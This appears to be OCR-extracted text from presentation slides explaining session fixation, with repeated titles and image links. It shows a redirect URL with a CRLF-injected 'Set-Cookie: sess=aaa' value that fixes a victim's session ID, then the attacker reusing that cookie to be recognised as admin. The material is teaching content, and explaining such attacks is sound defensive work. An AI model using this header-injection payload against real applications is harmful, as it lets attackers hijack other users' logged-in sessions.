
What is a session fixation?



What is a session fixation?



What is a session fixation?



Login me, i’m admin!
Cookie: sess=aaa


Web App

User

http://app/?redir=/
%0d%0aSet-Cookie:
%20sess=aaa

Hacker

What is a session fixation?




Login me, i’m admin!
Cookie: sess=aaa


Ok, logged!

```
/tmp/sess_aaa
s:4:"admin";
```

What is a session fixation?



What is a session fixation?



Web App

User

Who am i?
Cookie: sess=aaa

/tmp/sess_aaa
s:4:"admin";

You are **admin**!

Hacker